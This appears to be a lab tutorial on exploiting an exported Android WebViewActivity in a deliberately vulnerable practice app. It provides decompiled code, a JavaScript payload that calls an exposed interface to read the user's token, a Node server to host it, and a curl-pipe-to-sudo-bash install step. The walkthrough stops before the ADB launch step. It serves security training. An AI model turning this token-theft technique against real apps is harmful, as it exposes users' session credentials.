

# Exploiting WebViews

As discussed in the first module, a **WebView** is a component that allows Android apps to display web content as part of the application's layout. While this feature adds immense flexibility and functionality, it also opens up a spectrum of vulnerabilities that can expose the app to various web-based attacks if not implemented correctly. Although **WebViews** are often overlooked in security assessments, they hold significant potential for exploitation. Learning how to test WebViews for vulnerabilities not only strengthens your penetration testing abilities but also deepens your grasp of core security principles in Android development. In the following paragraphs, we will examine an application that uses a **WebView** to present the content of a news website.

## Injecting Javascript Code to Exploit WebViews


For this example, we will primarily use an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the application.

Exploiting WebViews


```
rl1k@htb[/htb]$ adb connect
rl1k@htb[/htb]$ adb install myapp.apk

Performing Streamed Install
Success
```


Running the application, we see a menu with article categories.



We can tap the **Configure IP Address** in the left corner to connect to the application's server and retrieve the articles. A pop-up window will allow us to fill in this information.




Once the IP and PORT are set, we'll select a specific category of article to read. Tapping the **TECH TRENDS** button, the following article is displayed.



This is an article talking about technology trends. At the top right of the screen, we notice that we are logged in as the user **John**. Let's use JADX to examine the application's source code and look for potential vulnerabilities and misconfigurations.

Exploiting WebViews

```
r11k@htb[/htb]$ jadx-gui myapp.apk
```




In the snippet above, we observe that the button **R.id.btnTechTrends** triggers the method:

Code: java

```
m135lambda$onCreate$0$comhacktheboxmyappMainActivity(view);
```

Double-clicking it reveals the following:



This code creates an Intent to launch **WebViewActivity**. It appends a URL—constructed from the **ipAddress** and **port** fields—as extra data in the intent and starts the activity using **startActivity(intent)**. The URL points to the path **/userAuth** and uses the HTTP protocol. Examining the

WebViewActivity class reveals the following:

com

google

hackthebox.myapp

databinding

ComingSoon

MainActivity

R

WebViewActivity

kotlin

kotlinx.coroutines

okhttp3

okio

org

Resources

APK signature

Summary

22

23

24

26

30

32

44

48

49

50

52

53

57

59

62

/\* JADX INFO: Access modifiers changed from: protected \*/

@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.Com

public void onCreate(Bundle savedInstanceState) {

super.onCreate(savedInstanceState);

setContentView(R.layout.activity\_web\_view);

WebView webView = (WebView) findViewById(R.id.webview);

this.webView = webView;

webView.getSettings().setJavaScriptEnabled(true);

this.webView.setWebViewClient(new WebViewClient() { // from class: com.hackthebox.myapp.WebViewActivity.1

@Override // android.webkit.WebViewClient

public boolean shouldOverrideUrlLoading(WebView view, String url) {

return false;

}

});

this.webView.addJavascriptInterface(new NewsReaderInterface(), "NewsReaderInterface");

String stringExtra = getIntent().getStringExtra("url");

if (stringExtra == null || stringExtra.isEmpty()) {

return;

}

this.webView.loadUrl(stringExtra);

}

/\* loaded from: classes.dex \*/

public class NewsReaderInterface {

public NewsReaderInterface() {

}

@JavascriptInterface

public String getUserToken() {

String string = WebViewActivity.this.getSharedPreferences("MyAppPrefs", 0).getString("token", null);

Log.d("UserToken", string);

return string;

}

}

}

This snippet initializes a WebView and enables JavaScript using `.setJavaScriptEnabled(true)`. It then adds a JavaScript interface, exposing the native `NewsReaderInterface` class to JavaScript under the same name.

Code: java

```
this.webView.addJavascriptInterface(new NewsReaderInterface(), "NewsReaderInterface");
```

Enabling a JavaScript interface within a WebView introduces significant security concerns, as it creates a bridge between web content and the native Android code. Through this interface, malicious JavaScript can potentially interact with and exploit exposed application methods or data. After setting up the interface, the code retrieves the URL passed via the intent and loads it into the `WebView` using `this.webView.loadUrl(stringExtra);`. Visiting `http://192.168.5.10:5000/userAuth` in a browser and selecting "View Page Source" allows us to inspect the underlying HTML and JavaScript of the loaded page.

Code: html

```
<html>
  <head>
    <title>News Articles</title>
  </head>
  <body>
    <script>
      // Function to receive the user token from the Android side and redirect
      function receiveUserTokenAndRedirect(token) {
        // Check if the token is not null or empty
        if (token) {
          // Redirect to the specified URL with the token as a parameter
          //document.body.innerHTML = redirectUrl;
          const redirectUrl = 'http://' + '192.168.5.10' + ':5000/article?token=' + token;
          console.error(redirectUrl);
          window.location.href = redirectUrl;
        } else {
          console.error('User token is null or empty');
        }
      }

      // Call the getUserToken method from the Android side
      if (typeof NewsReaderInterface !== 'undefined' && NewsReaderInterface.getUserToken) {
        const userToken = NewsReaderInterface.getUserToken();
        // Call the receiveUserTokenAndRedirect function with the retrieved token
        receiveUserTokenAndRedirect(userToken);
      } else {
```

```
        console.error('getUserToken method not available');
    }
</script>
</body>
</html>
```

As we can see, this is the page that gets retrieved whenever the **TECH TRENDS** button is tapped. The page then redirects to <http://192.168.5.10:5000/article>, appending the value of the **token** variable as a URL parameter. This token is fetched from the application through the JavaScript **NewsReaderInterface** we previously identified. Since **WebViewActivity** is launched with a URL passed via Intent and exposes the user's token through a JavaScript interface, we can try to capture it by injecting a malicious script. The **AndroidManifest.xml** confirms that **WebViewActivity** is exported and accessible externally.

▼ com

> google

▼ hackthebox.myapp

> databinding

> ComingSoon

> MainActivity

> R

> WebViewActivity

22

34

37

40

43

44

46

```
<application android:theme="@style/Theme.Myapp" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:supportsRtl="true" android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_descriptor" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="android.support.v4.app.ComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
  <activity android:name="com.hackthebox.myapp.ComingSoon" android:exported="false"/>
  <activity android:name="com.hackthebox.myapp.WebViewActivity" android:exported="true"/>
  <activity android:name="com.hackthebox.myapp.MainActivity" android:exported="true">
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
</application>
```

Because **WebViewActivity** is exported, it can be accessed by third-party apps or via Android Debug Bridge (ADB). To exploit this, we'll start by hosting a local server that serves our malicious JavaScript payload. Using ADB, we'll then launch **WebViewActivity** and supply our server's URL in place of the intended one. This causes the app to execute our injected JavaScript in its **WebView**, allowing us to extract the user's token.

We'll begin by creating the payload. In a file named **payload.js**, add the following JavaScript code:

Code: javascript

```
const userToken = NewsReaderInterface.getUserToken();
document.body.innerHTML = 'Token: ' + userToken;
```

Next, create the **index.html** file that will invoke the above JavaScript code.

Code: html

```
<!DOCTYPE html>
<html>
<head>
  <title>Hello World</title>
  <style>
    body {
      background-color: #101622;
      color: #9fef00;
    }
  </style>
</head>
<body>
  <script src="payload.js"></script>
</body>
</html>
```

For the server, take the code below and save it to as **server.js**.

Code: javascript

```
const http = require('http');
const fs = require('fs');
const localIPAddress = '0.0.0.0';
const port = 3000;

const server = http.createServer((req, res) => {
```

```
if (req.url === '/') {
  // Serve the HTML file
  fs.readFile('index.html', (err, data) => {
    if (err) {
      res.writeHead(404);
      res.end("ERROR: File not found");
    } else {
      res.writeHead(200, { 'Content-Type': 'text/html' });
      res.end(data);
    }
  });
} else if (req.url === '/payload.js') {
  fs.readFile('payload.js', (err, data) => {
    if (err) {
      res.writeHead(404);
      res.end("ERROR: File not found");
    } else {
      res.writeHead(200, { 'Content-Type': 'application/javascript' });
      res.end(data);
    }
  });
} else {
  // Handle other requests
  res.writeHead(404);
  res.end("Not Found");
}
});

server.listen(port, localIPAddress, () => {
  console.log(`Server running at http://${localIPAddress}:${port}/`);
});
```

This is our local server where the app will make the request. Finally, let's start our server using the following commands.

Exploiting WebViews

```
r11k@htb[/htb]$ curl -fsSL https://deb.nodesource.com/setup_lts.x | sudo -E bash - && sudo apt-get install -y nodejs
r11k@htb[/htb]$ node server.js

Server running at http://0.0.0.0:3000/
```

Before we use ADB to start the application, let's find the IP of our host machine.

Exploiting WebViews

```
r11k@htb[/htb]$ ifconfig

en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6460<TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
ether 92:23:27:bb:aa:3a
inet6 fe80::1812:d38f:7435:e374%en0 prefixlen 64 secured scopeid 0xf
inet6 fd13:dead:beef:0:58:91d7:a225:7928 prefixlen 64 autoconf secured
inet 10.206.0.114 netmask 0xfffffc00 broadcast 10.206.3.255
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
```

